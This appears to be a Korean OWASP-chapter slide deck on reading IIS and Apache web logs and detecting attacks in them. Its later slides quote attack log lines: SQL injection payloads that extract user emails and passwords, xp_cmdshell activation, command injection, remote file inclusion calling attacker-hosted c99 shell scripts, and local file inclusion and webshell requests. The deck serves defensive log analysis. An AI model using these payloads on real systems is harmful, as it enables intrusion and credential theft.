접속자 에이전트 (Cs-User Agent)	접속자사 서버에 접속 시 사용한 브라우저 정보 EX) Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)

웹 로그 구조 분석

■ IIS 로그 구조 – W3C

2008-10-26 19:17:16 12.34.56.78 GET /free/write.asp?tbl=free&goto=1 200

- 2008-10-26 : Date
- 19:17:16 : Time
- 12.34.56.78 : c-ip
- GET : cs-method
- /free/write.asp : cs-uri-stem
- table=free&goto=1 : cs-uri-query
- 200 : sc-status

웹 로그 구조 분석

■ Apache 로그 형식 – 주요 필드

필드	설명
접속자 IP	웹 페이지에 접속한 사용자 IP
시간	사용자가 페이지에 접속한 시간 ‘일/월/년:시:분:초’
방식	접속자가 사용한(서버가 지정한) HTTP Method
URI 스템	접속자가 요청한 페이지 Ex) http://www.victim.com/bbs/list.php?idx=123
URI 쿼리	접속자가 요청한 파라미터(인자) Ex) http://www.victim.com/bbs/list.php?idx=123
프로토콜 상태	접속자의 요청에 대한 HTTP 응답코드(HTTP Status)
전송 크기	HTTP Body 크기

웹 로그 구조 분석

■ Apache 로그 구조 – NCSA

12.34.56.78 - - [04/Apr/2014:01:13:07 +0900] "GET /bs/list.php?idx=123 HTTP/1.1" 200 305

- 192.168.17.50 : Client
- - : Ident
- - : Auth user (사용자 인증정보)
- [04/Apr/2014:01:13:07 +0900] : 접속시간 정보
- GET : Method
- /bs/list.php : 접속(요청) 페이지
- idx=123 : 파라미터(인자)
- HTTP/1.1 : 프로토콜 정보
- 200 : 응답 상태 코드(HTTP Status)
- 305 : HTTP Body 사이즈

웹 로그 구조 분석

■ HTTP Method - GET

- GET Method : 2,083개 글자수 길이 만큼의 데이터만을 처리

Method	구조	설명
GET	GET [request-uri]?query_string HTTP/1.1 Host:[Hostname] 또는 [IP]	GET 요청 방식은 요청 URI(URL)가 가지고 있는 정보를 검색하기 위해 서버 측에 요청하는 형태이다.

- HTTP GET 구조 (URI + Query String)

http://www.evenstar.co.kr/webpage/biglook_a.html (HTTP Header에 포함)
URI

<http://www.evenstar.co.kr/wizboard.php?BID=notice> (HTTP Header에 포함)
URI Query String

웹 로그 구조 분석

■ HTTP Method - GET

Request Response Trap

GET http://www.evenstar.co.kr/wizboard.php?BID=notice HTTP/1.0

Accept: */*

Referer: http://www.evenstar.co.kr/webpage/top_menu.html

Accept-Language: ko

UA-CPU: x86

Proxy-Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; EmbeddedWB 14.52 from: http://www.bsalsa.com / EmbeddedWB 14.52; .NET CLR 1.1.4322; .NET CLR 2.0.50727) Paros/3.2.13

Host: www.evenstar.co.kr

메시지(Body)는 없음

Raw View... ▾

웹 로그 구조 분석

■ HTTP Method - POST

- POST Method :길이의 제한이 없이 많은 입력 데이터를 처리

Method	전송 형태	설명
POST	POST [request-uri] HTTP/1.1 Host:[Hostname] 혹은 [IP] Content-Length:[Bytes] Content-Type:[Content Type] [query-string] 혹은 [데이터]	게시판 등과 같은 폼 데이터 및 CGI 프로그램으로 구성된 페이지를 위해 처리하기 위해 POST 방식으로 전송하게 되며, 웹 브라우저와 시스템 간 데이터 처리로 웹 브라우저에는 페이지 정보만을 확인할 수 있다.

- HTTP POST 구조 (URI + Query String)

<http://www.evenstar.co.kr/wizboard.php> (HTTP Header에 포함)
URI

BID=notice (HTTP Body에 포함)
Query String

웹 로그 구조 분석

■ HTTP Method - POST

Request Response Trap

POST http://www.evenstar.co.kr/wizboard/admin_log_check.php HTTP/1.0

Accept: */*

Referer: http://www.evenstar.co.kr/wizboard.php?mode=login&BID=news&category=&nmode=write&UID=&CURRENT_PAGE=

Accept-Language: ko

Content-Type: application/x-www-form-urlencoded

UA-CPU: x86

Proxy-Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; EmbeddedWB 14.52 from: http://www.bsalsa.com / EmbeddedWB 14.52; .NET CLR 1.1.4322; .NET CLR 2.0.50727) Paros/3.2.13

BID=news&Mode=MemberLogin&category=&UID=&mode=login&nmode=write&CURRENT_PAGE=&MEMBERPASS=PASSWORD

Raw View... ▾

POST 요청(Body)


웹 로그 구조 분석

■ HTTP Status

- 1xx : 조건부 응답
- 2xx : 성공
- 3xx : 리다이렉션(페이지 전환)
- 4xx : 페이지 오류
- 5xx : 서버 내부 오류



웹 브라우저



웹 서버

- 200번 (요청 성공)
- 201번 (원격지 서버에 파일 생성)
- 302번 (페이지 이동)
- 304번 (로컬 캐시정보 이용)
- 401번 (인증 실패)
- 403번 (접근 금지)
- 404번 (페이지 없음)
- 500번 (서버 에러)



웹 로그 분석을 통한 공격행위 검출

■ HTTP Method 분석 – 분석 포인트

- 특정 URI에 대한 반복적인 POST 방식의 접속
- 특정 접속자로 부터의 반복적인 POST 방식 접속

```
12.34.56.23 -- [28/Apr/2011:21:24:28 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 6777
12.34.56.23 -- [28/Apr/2011:21:28:14 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 8634
12.34.56.23 -- [28/Apr/2011:21:39:02 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 6998
12.34.56.23 -- [28/Apr/2011:21:47:18 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 426
12.34.56.23 -- [28/Apr/2011:22:11:38 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 428767
12.34.56.23 -- [28/Apr/2011:22:11:52 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 459544
12.34.56.23 -- [28/Apr/2011:22:12:04 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 5788
```

웹 로그 분석을 통한 공격행위 검출

■ HTTP 데이터 전송 크기 분석 – 분석 포인트

- 특정 URI에 대한 반복적인 POST 방식의 접속
- 전송 데이터의 크기가 불규칙하게 변경

```
12.34.56.23 -- [28/Apr/2011:21:24:28 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 6777
12.34.56.23 -- [28/Apr/2011:21:28:14 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 8634
12.34.56.23 -- [28/Apr/2011:21:39:02 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 6998
12.34.56.23 -- [28/Apr/2011:21:47:18 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 426
12.34.56.23 -- [28/Apr/2011:22:11:38 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 428767
12.34.56.23 -- [28/Apr/2011:22:11:52 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 459544
12.34.56.23 -- [28/Apr/2011:22:12:04 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 5788
```

웹 로그 분석을 통한 공격행위 검출

■ 공격 유형에 따른 HTTP Status 분석 – 분석 포인트

요청 페이지	응답 코드	판 단
GET /SQL-Injection	200	공격 성공
POST /SQL-Injection	200, 500	공격 성공
GET /SQL-Injection	302, 304	공격 실패
GET /Excute Webshell	200	공격 성공
POST /Excute Webshell	200	공격 성공(파일 생성)
GET /via.html	301	공격 성공(악성코드 경유)

웹 로그 분석을 통한 공격행위 검출

■ 공격 유형에 따른 HTTP Status 분석 – 분석 포인트

공격 로그	공격 유형	응답 코드
PUT /fuck.txt	HTTP Method	201
GET /bbs/list.asp?idx=3'	SQL-Injection	50x
GET idx=12'; exec master.dbo.addextendedproc 'xp_cmdshell', 'xplog70.dll'		20x
GET /cgi-bin/main.cgi?com=download&file=%7C.txt;free%7C	Command Injection	20x
GET /bbs/include.php?vul=http://attacker.com/shell.txt?	Remote File Inclusion	20x
GET /bs/include.php?vul=../../DBcon.inc	Local File Inclusion	20x

웹 로그 분석을 통한 공격행위 검출

■ 공격 유형에 따른 웹 로그 – SQL-Injection

62.212.xxx.xxx - - [06/Feb/2012:10:03:18 +0900] "GET /include/banner.php?ad_id=21' HTTP/1.1" 500 38 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)"

62.212.xxx.xxx - - [06/Feb/2012:10:03:18 +0900] "GET /include/banner.php?ad_id=21+or+1=1 HTTP/1.1" 200 63 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"

62.212.xxx.xxx - - [06/Feb/2012:10:03:19 +0900] "GET /include/banner.php?ad_id=21+or+1>1 HTTP/1.1" 200 100 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"

62.212.xxx.xxx - - [06/Feb/2012:10:39:55 +0900] "GET /include/banner.php?ad_id=999999.9+union+all+select+(select+concat(0x7e,0x27,count(*),0x27,0x7e)+from+'Backup_DB'.mem_user_var0.1)-- HTTP/1.1" 200 219 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"

62.212.xxx.xxx - - [06/Feb/2012:10:39:56 +0900] "GET /include/banner.php?ad_id=999999.9+union+all+select+(select+concat(0x7e,0x27,mem_user_var0.1.us_email,0x5e,mem_user_var0.1.us_passwd,0x27,0x7e)+from+'Backup_DB'.mem_user_var0.1+limit+0,1)++ HTTP/1.1" 200 219 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"

웹 로그 분석을 통한 공격행위 검출

■ 공격 유형에 따른 웹 로그 – File Upload

10.10.10.123 - - [04/Jun/2014:16:03:55 +0900] "POST /Upload_Process.php HTTP/1.1" 200 14105
10.10.10.123 - - [04/Jun/2014:16:04:18 +0900] "GET /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 1443
10.10.10.123 - - [04/Jun/2014:16:04:21 +0900] "GET /bbs/up/KA_ushell.php.kr?ac=shell HTTP/1.1" 200 1443
10.10.10.123 - - [04/Jun/2014:16:04:22 +0900] "GET /bbs/up/KA_ushell.php.kr?ac=upload HTTP/1.1" 200 1546
10.10.10.123 - - [04/Jun/2014:16:04:25 +0900] "GET /bbs/up/KA_ushell.php.kr?ac=eval HTTP/1.1" 200 1400
10.10.10.123 - - [04/Jun/2014:16:04:27 +0900] "GET /bbs/up/KA_ushell.php.kr?ac=shell HTTP/1.1" 200 1443
10.10.10.123 - - [04/Jun/2014:16:04:31 +0900] "POST /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 1491
10.10.10.123 - - [04/Jun/2014:16:04:34 +0900] "POST /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 1502
10.10.10.123 - - [04/Jun/2014:16:04:39 +0900] "POST /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 8210
10.10.10.123 - - [04/Jun/2014:16:04:45 +0900] "POST /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 4024
10.10.10.123 - - [04/Jun/2014:16:04:52 +0900] "POST /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 1502

웹 로그 분석을 통한 공격행위 검출

■ 공격 유형에 따른 웹 로그 – Remote File Inclusion

178.175.xxx.xxx - - [14/Sep/2010:02:17:03 +0900] "GET /?_zb_path=http://www.saldiri.org/c99.txt?&act=img&img=home HTTP/1.1" 200

"http://www.xxxxxxx.or.kr/?_zb_path=http://www.saldiri.org/c99.txt?&act=f&f=index.php&ft=edit&d=f:/theone/htdocs/"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.9) Gecko/20100824 Firefox/3.6.9"

178.175.xxx.xxx - - [14/Sep/2010:02:17:03 +0900] "GET /?_zb_path=http://www.saldiri.org/c99.txt?&act=img&img=up HTTP/1.1" 200

"http://www.xxxxxxx.or.kr/?_zb_path=http://www.saldiri.org/c99.txt?&act=f&f=index.php&ft=edit&d=f:/theone/htdocs/"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.9) Gecko/20100824 Firefox/3.6.9"

178.175.xxx.xxx - - [14/Sep/2010:02:17:06 +0900] "GET
/?_zb_path=http://www.saldiri.org/c99.txt?&act=img&img=change HTTP/1.1" 200

"http://www.xxxxxxx.or.kr/?_zb_path=http://www.saldiri.org/c99.txt?&act=f&f=index.php&ft=edit&d=f:/theone/htdocs/"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.9) Gecko/20100824 Firefox/3.6.9"

웹 로그 분석을 통한 공격행위 검출

- 공격 유형에 따른 웹 로그 – Remote File Inclusion

Windows Internet Explorer - http://www.██████████/?_zb_path=http://www.saldiri.org/c99.txt?

Saldiri.Org Saldiri.Org .Biz was here

Software: Apache/1.3.31 (Win32) [PHP/4.3.6](#)
uname -a: Windows NT GOOONE_WEB 5.2 build 3790
Core-admin
Safe-mode: OFF (no secure)
f:\theone\htdocs\ drwxrwxrwx
Free 181.81 GB of 279.39 GB (65.07%)
Detected drives: [a] [c] [e] [f]

Encoder Tools Proc. FTP
brute Sec. SQL PHP-code Update Feedback Self remove Logout

Listing folder (58 files and 23 folders):

Name	Size	Modify	Perms	Action
- .	LINK	14.09.2010 10:09:33	drwxrwxrwx	<input type="checkbox"/> <input type="checkbox"/>
- ..	LINK	23.07.2009 15:42:36	drwxrwxrwx	<input type="checkbox"/> <input type="checkbox"/>
- [2010_diary]	DIR	22.03.2010 16:43:54	drwxrwxrwx	<input type="checkbox"/> <input type="checkbox"/>
- [2010_postit]	DIR	22.03.2010 16:43:27	drwxrwxrwx	<input type="checkbox"/> <input type="checkbox"/>
- [Scripts]	DIR	22.03.2010 13:52:07	drwxrwxrwx	<input type="checkbox"/> <input type="checkbox"/>

Follow "owasp"

■ 글로벌

- ▶ 트위터 : @owasp
- ▶ 페이스북 그룹 :
 - <https://www.facebook.com/groups/172892372831444/>



■ 코리아 챕터

- 트위터 : @owasp_korea
- ▶ 페이스북 그룹 :
 - <https://www.facebook.com/groups/owaspk/>
 - 1,200명이 가입